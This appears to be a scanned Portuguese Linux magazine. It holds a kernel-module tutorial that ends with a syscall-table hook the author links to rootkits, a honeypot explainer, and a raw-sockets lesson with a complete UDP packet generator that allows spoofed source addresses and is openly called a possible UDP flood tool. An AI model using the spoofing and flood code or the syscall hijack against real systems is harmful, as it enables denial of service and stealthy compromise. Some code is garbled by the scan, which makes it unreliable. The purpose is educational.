Também isso é indiferente, pois ninguém vai fazer um módulo para o kernel que abre um arquivo .jpeg e salva como .gif. Simplesmente não tem sentido, claro que pode ser feito, mas qual a utilidade?

Na realidade, o módulo, neste processo de carregar e registrar, é *linkado* com o kernel. Mas é um link dinâmico que pode ser desfeito quando removemos o módulo. Recapitulando, insmod mod_name.o carrega o módulo, e rmmod mod_name.o remove.

Para entender melhor, vamos ver um exemplo clássico, Hello World, sempre como root. Antes de executar qualquer exemplo, tenha em mente que um erro de digitação pode travar seu sistema e até perder dados, pois temos de trabalhar como root.

Exemplo 1 - Hello World

```
#define __KERNEL__ /* Indica que
estamos dentro do kernel
* faz diferença na compilação de cer-
tos include files*/
#define MODULE /* Necessário para
```

```
indicar que é um módulo */
#include <linux/module.h> /* Todos
os símbolos e estruturas */
```

```
/* Função que é chamada ao carrega-
mento do módulo */
int init_module (void) {
    printk("<1>Hello World\n");
    return 0;
}
```

```
/* Função chamada quando da remoção
do mesmo */
```

```
void cleanup_module (void) {
    printk("<1>Bye :~D\n");
}
```

```
/*
Compilar com:
gcc -c hello.c (Cria o objeto)

*/
```

```
Para compilar, usamos:
# gcc -c hello.c
```

Este comando vai criar o arquivo hello.o. A diretiva -c diz ao gcc para apenas compilar, não linkar. Se fôssemos linkar, no caso de um programa normal, ou deixaríamos o gcc chamar o ld, com as bibliotecas que indicássemos, ou o chamaríamos posteriormente. Como não vamos usar nenhuma biblioteca normal, basta este comando. Note também que, como object file, o módulo não tem main().

O arquivo module.h contém vários símbolos que são incorporados ao objeto:

```
root@nuto:~# strings hello.o
01.01
kernel_version=2.4.4
<1>Hello World
<1>Bye :~D
GCC: (GNU) egcs-2.91.66 19990314/Linux
[egcs-1.1.2 release]
.symtab
.strtab
.shstrtab
.text
.rel.text
.data
.bss
.note
.modinfo
.rodata
.comment
```



```
hello.c
gcc2_compiled.
__module_kernel_version
init_module
printk
cleanup_module
```

```
root@nuto:~# objdump -syms hello.o
```

```
hello.o:      file format elf32-i386
```

```
SYMBOL TABLE:
00000000 1      df *ABS*  00000000
hello.c
00000000 1      d      .text  00000000
00000000 1      d      .data  00000000
00000000 1      d      .bss   00000000
00000000 1      .text  00000000
gcc2_compiled.
00000000 1      d      .modinfo
00000000
00000000 1      0      .modinfo
00000015 __module_kernel_version
00000000 1      d      .rodata
00000000
00000000 1      d      .note  00000000
00000000 1      d      .comment
00000000
00000000 g      F      .text  00000016
init_module
00000000 *UND*  00000000 printk
00000018 g      F      .text  00000012
cleanup_module
```

Entre estes símbolos, vemos a versão do kernel e as diretivas .modinfo, portanto dados que indicam a natureza dele. Mas vamos ao teste:

```
root@nuto:~# insmod hello.o
root@nuto:~# dmesg
Hello World
```

Tanto usando o comando dmesg, que lista o buffer circular de mensagens do kernel, como o syslog, poderemos ver a nossa mensagem. De acordo com o número usado entre os <> na função printk(), a mensagem pode aparecer no console, se houver a prioridade correta configurada.

A propósito, printk() é uma função que só existe dentro do kernel. Para remover o módulo:

```
root@nuto:~# lsmod
Module          Size  Used by
hello           304    0
[unused]
```

```
root@nuto:~# rmmod hello
root@nuto:~# dmesg
Bye :~D
```

Nosso próximo exemplo vai criar uma entrada no proc filesystem. O proc filesystem é um sistema de arquivos dinâmicos e virtuais, que representam variáveis do sistema e dados disponibilizados ao usuário, tais como processos e suas características.

Podemos usar um módulo para criar uma entrada no proc filesystem (/proc) e monitorar alguma variável do sistema.

Exemplo 2 - Proc Filesystem

```
#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/proc_fs.h>
#include <linux/sched.h>
#include <asm/uaccess.h>

#define MODULE_NAME "BoaCabelo" // o
// nome do diretório /proc/BoaCabelo
#define MODULE_VERSION "0.1" //
// Uma versão para o nosso módulo

static struct proc_dir_entry
*example_dir, *jiffies_file;

static int proc_read_jiffies(char
*page, char **start, off_t off, int
count, int *eof, void *data) {

    int len;

    MOD_INC_USE_COUNT;

    len = sprintf(page, "jiffies =
%ld\n", jiffies);

    MOD_DEC_USE_COUNT;

    return len;
}

static int __init
init_procfs_example(void) {

    /* cria um diretório */
    example_dir =
proc_mkdir(MODULE_NAME, NULL);
```

```
if [example_dir == NULL] {
return -ENOMEM;
}

example_dir->owner = THIS_MODULE;

/* cria um arquivo jiffies usando
uma função rápida */

jiffies_file =
create_proc_read_entry("jiffies",
0444, example_dir,
proc_read_jiffies, NULL);
if [jiffies_file == NULL] {
remove_proc_entry("tty",
example_dir);
return -ENOMEM;
}

jiffies_file->owner = THIS_MODULE;

/* everything OK */
printk(KERN_INFO "%s %s
carregado\n", MODULE_NAME,
MODULE_VERSION);
return 0;
}

static void __exit
cleanup_procfs_example(void) {
remove_proc_entry("jiffies_too",
example_dir);
remove_proc_entry(MODULE_NAME,
NULL);
printk(KERN_INFO "%s %s
removido\n", MODULE_NAME,
MODULE_VERSION);
}

/* Macros */

module_init(init_procfs_example); //
Função de início do módulo
module_exit(cleanup_procfs_example); //
Função de limpeza (remoção)

MODULE_DESCRIPTION("Exemplo procfs ");
// Nome

EXPORT_NO_SYMBOLS; // Indica que nenhum
símbolo externo deve ser exportado
```

Este módulo foi adaptado do guia em [3]. Simplesmente cria uma entrada no /proc, um diretório chamado BoaCabelo

(/proc/BoaCabelo) e, dentro deste diretório, um arquivo chamado jiffies, que mostrará o valor da variável jiffies, um contador do kernel usado como base de tempo e outras medidas.

Para compilar e testar:

```
root@nuto:~# cc proc_boacabelo.c -O -c
root@nuto:~# insmod proc_boacabelo.o
root@nuto:~# dmesg
BoaCabelo 0.1 carregado
root@nuto:~# ls /proc/BoaCabelo/ -la
total 0
dr-xr-xr-x  2 root    root
0 Feb  2 01:41 ./
dr-xr-xr-x 70 root    root
0 Feb  1 22:05 ../
-r-r-r-    1 root    root    0
Feb  2 01:41 jiffies
root@nuto:~# cat /proc/BoaCabelo/
jiffies
jiffies = 573222
root@nuto:~# cat /proc/BoaCabelo/
jiffies
jiffies = 574229
root@nuto:~# rmmod proc_boacabelo
BoaCabelo 0.1 removido
```

Em /usr/include/linux/sched.h está declarada a variável jiffies, como extern.

Muitas macros são usadas neste módulo, para indicar função inicial, função de remoção, nome do módulo, versão. Enfim, muitas não são inevitáveis, mas conforme a API para uso de módulos muda, podem deixar de existir ou tornarem-se obrigatórias.

Esta estrutura de módulos permite acesso a filesystems, devices e até mesmo, por enquanto, à tabela de syscalls, o que se apresenta como um risco de segurança, no caso de episódios em que certas funções são interceptadas por módulos maliciosos.

Mas continuando, o próximo passo é entender como um driver é incluído e passa a funcionar em nosso sistema, por intermédio de um módulo. O primeiro passo é simular uma situação, por exemplo, um dispositivo que cada vez que é lido retorna o número de vezes que foi acessado.

Este dispositivo vai ser um char device, ou seja, um dispositivo que trabalha caractere a caractere, e não um block device, que o nome já diz tudo.

O exemplo a ser usado é uma adaptação do exemplo do LKMPG (Linux Kernel Modules ProGramming), para que ilustre o ciclo completo. Portanto, o nome do nosso dispositivo será boacabelo:

Exemplo 3 - Char Device: boacabelo.c


```

/* chardev.c
 * Copyright Original [C] 1998-1999 by
 * Ori Pomerantz
 * boacabelo.c
 * Adaptação Gleicon S. Moraes 2003 p/
 * 2.4.x
 * Cria um char device, read only
 */

#define __KERNEL__ // parte do kernel
#define MODULE

/* Header files */

#include <linux/module.h> /* Símbolos
do módulo */
#include <linux/fs.h> /* As definições
de file operations */

#include <asm/uaccess.h> /* put_user */

/* Um detalhe importante são as mudan-
ças entre as versões do kernel,
 * da API para módulos. Uma das mais
radicais foi do 2.0.xx para 2.2.xx.
 * Portanto, prevê-las e lidar com
isso dá a certeza de que o módulo fun-
ciona
 * em qualquer versão, a não ser que o
desenvolvedor não deseje isso
 */

#define SUCCESS 0
#define DEVICE_NAME "boacabelo" //
nome do nosso device [/proc/devices]
#define BUF_LEN 80 // tamanho máximo
da msg retornada

static int Device_Open = 0; // lock
para prevenir múltiplos open()
static char Message[BUF_LEN]; //
buffer que conterá a mensagem
static char *Message_Ptr; // apenas
um ponteiro

/* Declarações do arquivo */

/* função chamada quando open() é usa-
da no device */
int device_open(struct inode *inode,
struct file *file) {

    static int counter = 0;

    /* Mostrando o major e o minor
number do dispositivo */

```

```

    printk("<9>Device: %d.%d\n", inode-
>i_rdev >> 8, inode->i_rdev & 0xFF);

    /* retorna -EBUSY se outro proces-
so estiver lendo */
    if (Device_Open) return -EBUSY;

    /* Como nosso caso é demonstrativo e
didático, não vamos nos preocupar
 * com a possibilidade de concorrência
de dois processos ou dos problemas
 * que a próxima instrução poderia
causar em um sistema SMP (com mais de
 * um processador).
 */
    Device_Open++; /* marca que o
device está aberto */

    /* Cuidado com buffer overflows !!! */

    sprintf(Message, "BOA CABELO !!!
Dispositivo lido : %d vezes\n",
counter++);

    Message_Ptr = Message;

    /* mais um símbolo específico dos módulos
 * Caso o contador de uso do módulo
for maior que 0, não será permitido
 * que ele seja removido. Aqui usamos
este artifício como uma trava
 * para garantir que nosso processo não
será interrompido, o que pode causar
 * sérios problemas
 */

    MOD_INC_USE_COUNT;

    return SUCCESS;
}

/* Esta função fecha o device -
syscall close() */

int device_release(struct inode
*inode, struct file *file) {

    /* Libera o contador, pronto para
a próxima. */
    Device_Open--;

    /* Liberamos o contador, para que
caso queira, o módulo seja removido.
 */

    /* se chegou ao close(), signifi-
ca que a missão foi cumprida */

```

```

    MOD_DEC_USE_COUNT;

    return 0;
}

/* Função para read() */
ssize_t device_read(struct file *file,
char *buffer, /* Buffer que receberá
os dados */
size_t length, /* Tamanho do buffer */
loff_t * offset) /* Offset dentro do
arquivo */
{
    int bytes_read = 0;

    /* Se for o fim da mensagem,
retorna 0, EOF */
    if (*Message_Ptr == 0) return 0;

    /* Coloca dados no buffer */
    while (length && *Message_Ptr) {

        /* A mágica acontece.
Lembre-se que estamos em Kernel Mode,
e os dados devem ser passados para o
User Mode. Como mandar diretamente não
funcionará, usamos esta função:
 */

        put_user>(*Message_Ptr++, buffer++);

        length--;
        bytes_read++;
    }

    /* Retorna o número de bytes lidos
 */
    return bytes_read;
}

/* função para write(), mas nosso
módulo é read-only */

ssize_t device_write(struct file
*file,
const char *buffer, /* buffer */
size_t length, /* tamanho do buffer
 */
loff_t * offset) /* offset no arquivo
 */
{
    return -EINVAL; /* operação invá-
lida */
}

/* Declarações do Módulo */

```

```

/* Major number do device. Ele deve
estar acessível para as rotinas de re-
gistro e remoção */

static int Major;

/* Sempre que trabalhamos com dispositi-
vos, temos de usar esta estrutura
 * chamada fops [file operations, opera-
ções de arquivo], para mapear as funções
 * corretas para cada *evento*. Como já
criamos todas as operações que usaremos,
vamos preenchê-la e colocar NULL nos
campos não usados.
 */

struct file_operations Fops = {
    owner: THIS_MODULE,
    read: device_read,
    write: device_write,
    open: device_open,
    release: device_release, /* close
 */
};

/* Inicializa o módulo. Aqui aprovei-
tamos para registrar o char device */

int init_module() {

    /* Tenta registrar o dispositivo */
    Major = register_chrdev(0,
DEVICE_NAME, &Fops);

    /* Valor negativo significa erro */
    if (Major < 0) {
        printk("Registro do device falhou. Ma-
jor: %d\n", Major);
        return Major;
    }

    /* Apenas um banner para mostrar o Major
 */

    printk("Registro do device Ok O major
device number é %d.\n", Major);
    printk("Para criar o node correto e
usar o device:\n");
    printk("mknod <name> c %d <minor>
[normalmente 0]\n", Major);

    return 0;
}

/* Cleanup - desregistra o device e
limpa tudo */

```



```
void cleanup_module(){
    int ret;

    /* Desregistra o device */
    ret = unregister_chrdev(Major,
        DEVICE_NAME);

    /* Reporta erro, se houver */
    if (ret < 0)
        printk("Erro ao tentar remover: %d\n",
            ret);
}
```

Para compilar, usamos:

```
root@nuto:~# gcc -c boacabelo.c -O
```

A opção -O serve para que o gcc expanda as declarações inline que existem nos includes. Idealmente deve constar na compilação de todos os módulos.

Repare que o que fizemos é o lado contrário do que estamos acostumados, ou seja, a contraparte a abrir, ler, e fechar um arquivo!

E como sabemos que, para um sistema Unix, existe esta abstração de dispositivos para arquivos, as coisas ficam mais simples.

Para utilizá-lo, devemos checar usando dmesg, ou tail -f /var/log/messages, qual o Major Number escolhido, visto que register_chrdev(), a função responsável por registrar e criar nosso device, recebeu 0 como parâmetro, o que significa que o kernel deve alocar um número que corresponderá ao nosso dispositivo.

Cada dispositivo no sistema tem um número Major, um Minor e um tipo. Nosso tipo é c, de char device, o Major o sistema alocará, e o Minor pode ser 0, já que temos apenas um device.

```
root@nuto:~# insmod boacabelo.o
root@nuto:~# dmesg
Registro do device Ok 0 major device
number e' 254.
Para criar o node correto e usar o device:
mknod <name> c 254 <minor> [normalmente 0]
```

Assim, podemos criar o device node. Normalmente, eles são criados no diretório /dev, mas nada impede de criar no homedir, ou no /tmp.

```
root@nuto:~# mknod boacabelo c 254 0

root@nuto:~# cat boacabelo
BOA CABELO !!! Dispositivo lido: 0 vezes
root@nuto:~# cat boacabelo
BOA CABELO !!! Dispositivo lido: 1 vezes
```

E assim por diante.

```
root@nuto:~# cat /proc/devices
Character devices:
1 mem
2 pty
3 tty
4 ttyS
5 cua
6 lp
7 vcs
10 misc
14 sound
21 sg
81 video_capture
128 ptm
136 pts
162 raw
180 usb
254 boacabelo <- nosso device
Block devices:
2 fd
3 ide0
11 sr
22 ide1
```

Agora podemos remover o device:

```
root@nuto:~# rmmod boacabelo
```

Este é o comportamento normal de um módulo. A partir daí podemos imaginar como o assunto pode avançar, e uma boa olhada nos links abaixo e nos exemplos que constam no kernel do Linux sempre ajudam a entender esta lógica.

Como citado anteriormente, um problema de segurança, que está sendo discutido atualmente, é o acesso a estruturas e símbolos do kernel, inclusive das estruturas de processo e da tabela de syscall, que é a estrutura que contém o endereço da função de cada syscall.

Com este acesso total, um módulo pode instalar um desvio em uma syscall, e, como as syscalls são globais, afetar o sistema todo. Do mesmo modo que este recurso pode ser usado de forma negativa, ele aparece de forma positiva em módulos que registram transações do tipo open() ou read, ou mesmo de mudança para root (su -), controlando o acesso e limitando os riscos destas operações. Portanto, não é um procedimento recomendado como prática diária.

O exemplo a seguir demonstra a redireção de uma syscall do kernel, um processo utilizado por autores de rootkits e backdoors, para modificar um comportamento determinado, tal como ao solicitar uma listagem de arquivos, esconder certos nomes ou usernames e endereços IP.

Neste módulo, vamos interceptar a chamada da syscall

SYS_unlink, chamada pela função unlink() que remove um arquivo, e a cada uso desta função, o nome do arquivo removido será impresso no buffer do kernel, aparecendo assim no syslog. Lembre-se que é apenas um exemplo, mas a exploração deste recurso pode trazer, além de perda de dados, riscos para seu sistema.

Exemplo 4 - unlink-log.c

```
#define __KERNEL__
#define MODULE

#include <linux/module.h>
#include <sys/syscall.h>
#define NULL 0

extern void* sys_call_table[];

int (*orig_unlink)(char *path);

int new_unlink(char *buf) {
    printk("Unlink LOG: %s\n", buf);
    return orig_unlink(buf);
}

int init_module(void) {
    int i;
    EXPORT_NO_SYMBOLS;

    orig_unlink=sys_call_table[SYS_unlink];
    sys_call_table[SYS_unlink]=new_unlink;
    printk("Unlink LOG: carregado\n");
    return 0;
}

void cleanup_module(void) {
    printk("Unlink LOG: removido\n");
    sys_call_table[SYS_unlink]=orig_unlink;
}

Para compilar e usar:

root@nuto:~# cc unlink-log.c -O -c

root@nuto:~# insmod unlink-log.o

root@nuto:~# dmesg
Unlink LOG: carregado

root@nuto:~# touch teste.txt

root@nuto:~# rm teste.txt

root@nuto:~# dmesg
Unlink LOG: teste.txt
```

```
root@nuto:~# rmmod unlink-log
root@nuto:~# dmesg
Unlink LOG: removido
```

Uma visão geral do log:

```
root@nuto:~# dmesg
Unlink LOG: carregado
Unlink LOG: teste.txt
Unlink LOG: removido
```

Obviamente, nem chegamos a discutir sobre capabilities, que podem impedir um módulo de fazer esta operação, mas como o objetivo do artigo é didático, vale a pena conhecer esta técnica, semelhante aos desvios de interrupção que eram usados em outras plataformas.

Conclusão

Realmente, o assunto é muito extenso, e entre as trocas de API, que são motivo de muita crítica entre os desenvolvedores, existe muito campo a ser explorado.

Mas a ideia básica do que é um módulo e estes exemplos já servem de ponto de partida para aquele que quer se aprofundar no tema.

Nem de leve este artigo tem intenção de transformar o leitor em um kernel hacker, mas a compreensão do funcionamento deste recurso pode ajudar a resolver outros problemas e a entender como funciona seu SO.

Como sempre, é bom lembrar que práticas do tipo de redireção de syscalls não são recomendadas fora do propósito de aprendizado, e também que um erro em um módulo pode travar o seu sistema e até acarretar a perda de dados importantes, o que não pode ser atribuído culpa a ninguém além do dono do sistema que provocou o erro.

Um exemplo simples foi que, quando debugando o módulo que trabalha com o proc_fs, eu havia esquecido de dar um último passo e desregistrar a entrada do diretório abaixo do /proc que foi criado. Como resultado, quando dei rmmod, a entrada ficou lá, mas sem efeito, o que causou um segfault (segmentation fault), e após isso qualquer leitura ao /proc ficava "pendurada", como se estivesse travada. Fui obrigado a rebotar a máquina por este erro. Portanto, fica aí o recado.

Links:

<http://www.xml.com/ldd/chapter/book/index.html>
Device Drivers, de Alessandro Rubini, obra de referência
<http://www.pimml.com/articles/lkm-hacking.html>
Diversão com Linux Kernel Modules
<http://www.kernelnewbies.org/documents/kdoc/procfs-guide/lkprocfsguide.html> - Guia do procfs

Honeypots ou "Potes de mel", traduzido para o português, nada mais é que a nova tática implementada pelas empresas de segurança para atrair e detectar novas falhas em redes. Segundo dados e pesquisas, pode-se dizer que a Internet não é um local totalmente seguro. Se você está conectado à Rede, está exposto a possíveis ataques, que podem ser feitos por um simples script kiddie explorando uma simples falha e alterando a página principal de seu web site ou até por um hacker que descobriu uma falha ainda não explorada em outros servidores e teve acesso total ao seu banco de dados. Para uma grande empresa, ligada à Internet ou não, qualquer tipo de ataque se mostraria como um grande ponto negativo em seu *curriculum*. Com o intuito de evitar ataques, essas empresas, não-satisfeitas em apenas implementar um sistema IDS ou um firewall, criam servidores, iscas para atrair hackers e estudar os tipos de ferramentas utilizadas, às falhas exploradas ou até mesmo para chegar ao hacker ou script kiddie.

Mas quais os riscos que uma empresa corre implementando esta técnica?

Este é um sistema de defesa/prevenção de novos ataques, existem poucas aplicações concretas, mas o que se sabe é que há bastante agitação em torno dos honeypots no meio das empresas que oferecem serviços de segurança para Internet. Especialistas indicam que a implementação de um sistema honeypots só é válido em empresas que já possuam uma cultura de segurança bem avançada. É conveniente desenvolver o máximo possível a arquitetura de segurança da empresa, o que passa por uma boa gestão e pela administração dos elementos já instalados. Um exemplo disso é um bom sistema IDS instalado e devidamente configurado, o mesmo se aplica a um firewall configurado corretamente. A maior preocupação dos especialistas em relação a um sistema do tipo é a necessidade de evitar a todo custo que o honeypot possa

servir de ajuda a um hacker, portanto, convém controlar muito bem a utilização do mesmo. Para ser verdadeiramente útil, o sistema de isca deve ser configurado de forma coerente com os demais aspectos de segurança da rede da empresa.

Quais são as vantagens de implementar um sistema honeypots em minha empresa?

As diversas vantagens da implementação de um sistema honeypots são:

Poucos logs gerados: um sistema deste gera poucos logs, pois quase todos estes logs gerados são ataques reais ou atividades não-autorizadas. Ao contrário de um sistema com firewall, gerador de imensos logs, que podem chegar a quase 5 GB por dia, dependendo da empresa, é possível trabalhar somente com 1 MB de logs gerados pelo honeypots. Desde que os honeypots colem somente a atividade maliciosa, fica muito mais fácil de analisar e reagir às informações que ele coleta.

Alertas de segurança mais realistas: como a maioria das tecnologias de detecção de ataques (tais como sensores IDS), uma porcentagem grande de seus alertas são avisos falsos, ficando assim muito difícil decidir o que é um ataque

real e o que é um falso ataque. Com honeypots, é detectado quase tudo, um ataque ou uma atividade não-autorizada, reduzindo totalmente alertas de seguranças falsos.

Melhor custo: os honeypots são totalmente interativos para detectarem atividades maliciosas em um servidor; você não precisa de altos recursos de performance. A maioria deles pode facilmente funcionar em um computador velho, como um microcomputador com processador Pentium 2 e 128 MB de RAM.

Funcionabilidade simples: entender o funcionamento de um sistema honeypots é muito simples, não há nenhum algoritmo avançado que impeça que outros usuários não entendam sua funcionabilidade.

Honeypots só funcionam em ataques?

Segundo a The HoneyNet Project, entende-se como honeypot um recurso que aumenta a segurança quando é posto à prova, atacado ou comprometido. Sendo assim, o honeypot só irá funcionar se for atacado. Uma vez comprometido um servidor com honeypot, será possível analisar os dados para saber quais são as ferramentas e táticas utilizadas pelo hacker. É por esta via que os honeypots ajudam a reforçar a segurança da empresa.

Como citei no início deste artigo, há ainda poucas implementações concretas sobre honeypots, e as organizações que instalam ferramentas do tipo possuem um alto nível de segurança e se

recusam a fazer qualquer comentário sobre implementações do tipo.

Ainda não entendi, um honeypot trabalha como um firewall?

Um honeypot não atuará como um firewall, não bloqueará um acesso, esta não é sua função. A função dele é simples e pode ser caracterizada em dois pontos:

- 1 - Ele não faz mais nada além de reduzir ao máximo as vulnerabilidades de um servidor estudando os ataques.
- 2 - Obtendo informações sobre o ataque e o hacker que efetuou o mesmo, o administrador da rede poderá consertá-lo de modo que isso não ocorra mais.

Conclusão

Percebemos que aquela história toda de "se eu tenho um servidor seguro, configuro corretamente meu IDS e meu firewall, sou impenetrável" não existe mais nos tempos de hoje, pelo simples fato de que uma vulnerabilidade não pede para aparecer. Se o hacker der de frente ao seu sistema, mesmo sendo o mais seguro do mundo, ele poderá facilmente encontrar um erro de programação em algum serviço rodando no sistema. Por este e outros motivos, os analistas de segurança resolveram não só depender de si mesmo para fazer a segurança de um sistema, mas também estudar mais o outro lado - o lado de quem vê o código-fonte de um software -, encontrando falhas e tentando explorá-las, como ocorre muito no mundo open source, uma vez que com os códigos abertos, o risco de encontrar um bug e explorar a falha em um software desse tipo será muito maior.

Maiores informações em:

<http://project.honeynet.org/>

<http://www.sans.org/resources/faq/honeypot3.php>

Honeypots

Caça aos Hackers

Bruno Cesar
bruno@digerati.com.br

Tutorial de Sockets

Parte 6 - Final

Implementação de Um Gerador de Pacotes UDP

A Aplicação

Vamos ao longo destas modestas lições sobre sockets mostrar um pouco da programação em C. Uma coisa que eu vi durante o curso foi que muitas pessoas queriam compilar estas aplicações no Windows, o que eu infelizmente não pude auxiliar, já que todo o nosso curso foi voltado para Linux e não softwares da MS. Tive a felicidade de converter alguns leitores para o mundo do Linux e do Software Livre, criando assim desenvolvedores em potencial.

Bem, nesta última lição, vamos mostrar um gerador de pacotes UDP, que pode ser utilizado como um UDP flood. Vamos juntar o conhecimento de nossa última lição com a descrição mais profunda do cabeçalho UDP em raw sockets.

O código:

Abaixo, segue o código de nossa aplicação:

```
/*Rawudp.c - Gerador de pacotes UDP*/
/*Por Antonio Marcelo */
/* Para compilar, digite: */
/* gcc -o rawudp rawudp.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>

/*Declaração de algumas variáveis úteis*/

#define TAM_UDPHDR sizeof(struct udphdr)
#define TAM_IPHDR sizeof(struct iphdr)
#define porta 110 /*porta destino dos pacotes*/
#define pacotes 50 /*número de pacotes UDP enviados. Aqui pode acontecer o flood*/

unsigned short in_cksum(u_short *addr, int len);

/*Declaração da função de envio de pacotes UDP via raw sockets */
void udp_send(int msocket, unsigned long end_origem, unsigned long end_destino, unsigned short porta_orig, unsigned short porta_dest, char *datagrama, unsigned datasize);

main(void){
```

```
int msocket, i;
/*variáveis importantes*/

char *data="envio de datagrama", datagrama[30];
struct sockaddr_in vitima;
struct sockaddr_in atacante;
unsigned long ip_origem, ip_destino;
unsigned long end_origem, end_destino;
unsigned short porta_origem, porta_destino;

ip_origem = inet_addr("127.0.0.1"); /*modifique para o endereço que quiser*/
ip_destino = inet_addr("127.0.0.1"); /*endereço do alvo dos pacotes*/

msocket = socket(AF_INET, SOCK_RAW, 17);

if(msocket < 0){
    fprintf(stderr, "-1 de socket\n");
    exit(-1);
}

bzero(&vitima.sin_zero, 8);
vitima.sin_family = AF_INET;
vitima.sin_port = htons(porta);
vitima.sin_addr.s_addr = ip_destino;

/* Declaração da estrutura do socket */
bzero(&atacante.sin_zero, 8);
atacante.sin_family = AF_INET;
atacante.sin_port = htons(0);
atacante.sin_addr.s_addr = ip_destino;

end_origem = atacante.sin_addr.s_addr;
end_destino = vitima.sin_addr.s_addr;
porta_origem = atacante.sin_port;
porta_destino = vitima.sin_port;
strcpy(datagrama, data);
printf("Enviando pacotes UDP\n");
for (i = 0; i < pacotes; i++) {
```



```

putchar('#');
/*invocamos abaixo a função de envio udp */
udp_send(msocket, end_origem, end_destino, porta_origem, porta_destino, datagrama, sizeof(datagrama));
putchar('.');
}
close(msocket);
printf("\nPrograma Executado com Sucesso!!\n");
return 0;
}

```

/* Checksum - Conforme livro do Stevens*/

```

unsigned short in_cksum(unsigned short *addr, int len)
{
    register int sum = 0;
    unsigned short answer = 0;
    register unsigned short *w = addr;
    register int nleft = len;
    while (nleft > 1) {
        sum += *w++;
        nleft -= 2;
    }
    if (nleft == 1) {
        *(unsigned char *)(&answer) = *(unsigned char *)w;
        sum += answer;
    }
    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}

```

/* Função que envia os pacotes UDP */
 /* Esta função explora o raw sockets e vai montar e enviar o cabeçalho udp*/

```

void udp_send(int msocket, unsigned long end_origem, unsigned long end_destino, unsigned short porta_orig, unsigned short porta_dest, char *datagrama, unsigned datasize)
{
    struct sockaddr_in vitima;
    struct udphdr *udp;
    struct iphdr *ip;
    unsigned char *data;
    unsigned char pacote[1024];
    int envia;

    ip = (struct iphdr *)pacote;

```

```

    udp = (struct udphdr *)
    (pacote + TAM_IPHDR);
    data = (unsigned char *)
    (pacote + TAM_IPHDR + TAM_UDPHDR);
    memset(pacote, 0, 1024);

    udp->source = htons(porta_orig);
    udp->dest = htons(porta_dest);
    udp->len = htons(TAM_UDPHDR + datasize);
    memcpy(data, datagrama, datasize);

    udp->check = 0;

    memcpy(data, datagrama, datasize);
    memset(pacote, 0, TAM_IPHDR);

    ip->saddr = end_origem;
    ip->daddr = end_destino;
    ip->version = 4;
    ip->ihl = 5;
    ip->ttl = 245;
    ip->id = random() % 5985;
    ip->protocol = 17;
    ip->tot_len = htons(TAM_IPHDR + TAM_UDPHDR + datasize);
    ip->check = 0;
    ip->check = in_cksum((char *)pacote, TAM_IPHDR);

```

```

    vitima.sin_family = AF_INET;
    vitima.sin_addr.s_addr = end_destino;
    vitima.sin_port = udp->dest;

```

/* Função de envio sendto() do sockets */

```

    envia = sendto(msocket, pacote, TAM_IPHDR + TAM_UDPHDR + datasize, 0, (struct sockaddr *)&vitima, sizeof(struct sockaddr));

```

```

    if (envia == -1) {
        perror("sendto()");
        exit(-1);
    }
}

```

Observe que na função *udp_send* está descrita a estrutura do cabeçalho e como o mesmo será montado para que o raw sockets possa enviá-lo. Poderíamos fazer uma equivalência com o ICMP, assim:

```

icmp_echo(int msocket, unsigned long int

```

```

origem, unsigned long int destino, int id, int seq, char *data, unsigned int datasize)
{

```

```

    unsigned char *pacote;
    unsigned char *icmpdata;
    struct iphdr *ip;
    struct icmp_hdr *icmp;
    struct sockaddr_in vitima;
    int N;

```

```

    pacote = (char *)malloc(TAM_IPHDR + TAM_ICMPHDR + datasize + 1);
    if (pacote == NULL) {
        perror("malloc");
        exit(ERRO);
    }
    ip = (struct iphdr *)pacote;
    icmp = (struct icmp_hdr *)
    (pacote + TAM_IPHDR);
    icmpdata = (char *)
    (pacote + TAM_IPHDR + TAM_ICMPHDR);

```

```

    ip->saddr = end_origem;
    ip->daddr = end_destino;
    ip->version = 4;
    ip->ihl = 5;
    ip->ttl = 255;
    ip->protocol = 1;
    ip->tot_len = htons(TAM_IPHDR + TAM_ICMPHDR + datasize);
    ip->tos = 0;
    ip->id = 0;
    ip->frag_off = 0;
    ip->check = 0;
    ip->check = in_cksum(ip, TAM_IPHDR);

```

```

    icmp->type = 8;
    /* lembre-se de que o ICMP tem vários tipos de comportamento. Veja a tabela abaixo: */
    /*ICMP_ECHOREPLY 0 */
    /*ICMP_DEST_UNREACH 3 */
    /*ICMP_SOURCE_QUENCH 4 */
    /*ICMP_REDIRECT 5 */
    /*ICMP_ECHO 8 */

```

```

    icmp->code = 0;
    icmp->checksum = 0;
    icmp->un.echo.id = id;
    icmp->un.echo.sequence = seq;

```

```

    memcpy(icmpdata, data, datasize);

    icmp->checksum = in_cksum(icmp, TAM_ICMPHDR + datasize);

    vitima.sin_addr.s_addr = ip->daddr;
    vitima.sin_family = AF_INET;

    N = sendto(msocket, pacote, TAM_IPHDR + TAM_ICMPHDR + datasize, 0, (struct sockaddr *)&vitima, sizeof(struct sockaddr));
    if (N == -1) {
        perror("sendto()");
        free(pacote);
        exit(-1);
    }
    free(pacote);
}

```

Neste caso, nossa função seria gerar pacotes ICMP do tipo 8.

Conclusões Finais:

Bem, estes são exemplos de como podemos trabalhar com raw sockets e criar diversas aplicações interessantes. Espero que estes exemplos finais possam ter orientado você a realizar estudos mais profundos e interessantes a respeito. Gostaria de terminar minha série de artigos com uma bibliografia interessante sobre o assunto:

- *TCP/IP Illustrated, Volume I e II* - Richard W. Stevens
- *Unix Networking Programming, Volume I* - Richard W. Stevens
- *Como Programar em C* - H.M. Deitel e P.J. Deitel - Livro Técnico Editora

Mais uma vez gostaria de agradecer aos meus leitores que têm apoiado o meu trabalho e desde já estou no aguardo de dúvidas, comentários e críticas sobre esta série de artigos.

• Antonio Marcelo é especialista em segurança e trabalha como consultor independente e professor. É autor de cinco livros sobre Linux, entre eles *Linux - Ferramentas Anti-hackers*, publicado pela editora Brasport. Mais informações pelo site <http://www.plebe.com.br> ou pelo e-mail amarcelo@plebe.com.br.

Vírus

Seu computador está protegido? parte I

Primeira parte do
artigo sobre instruções
virais - dicas nunca
antes reveladas

Juliano Toledo
Bacharel em Direito
juliano.toledo@uol.com.br

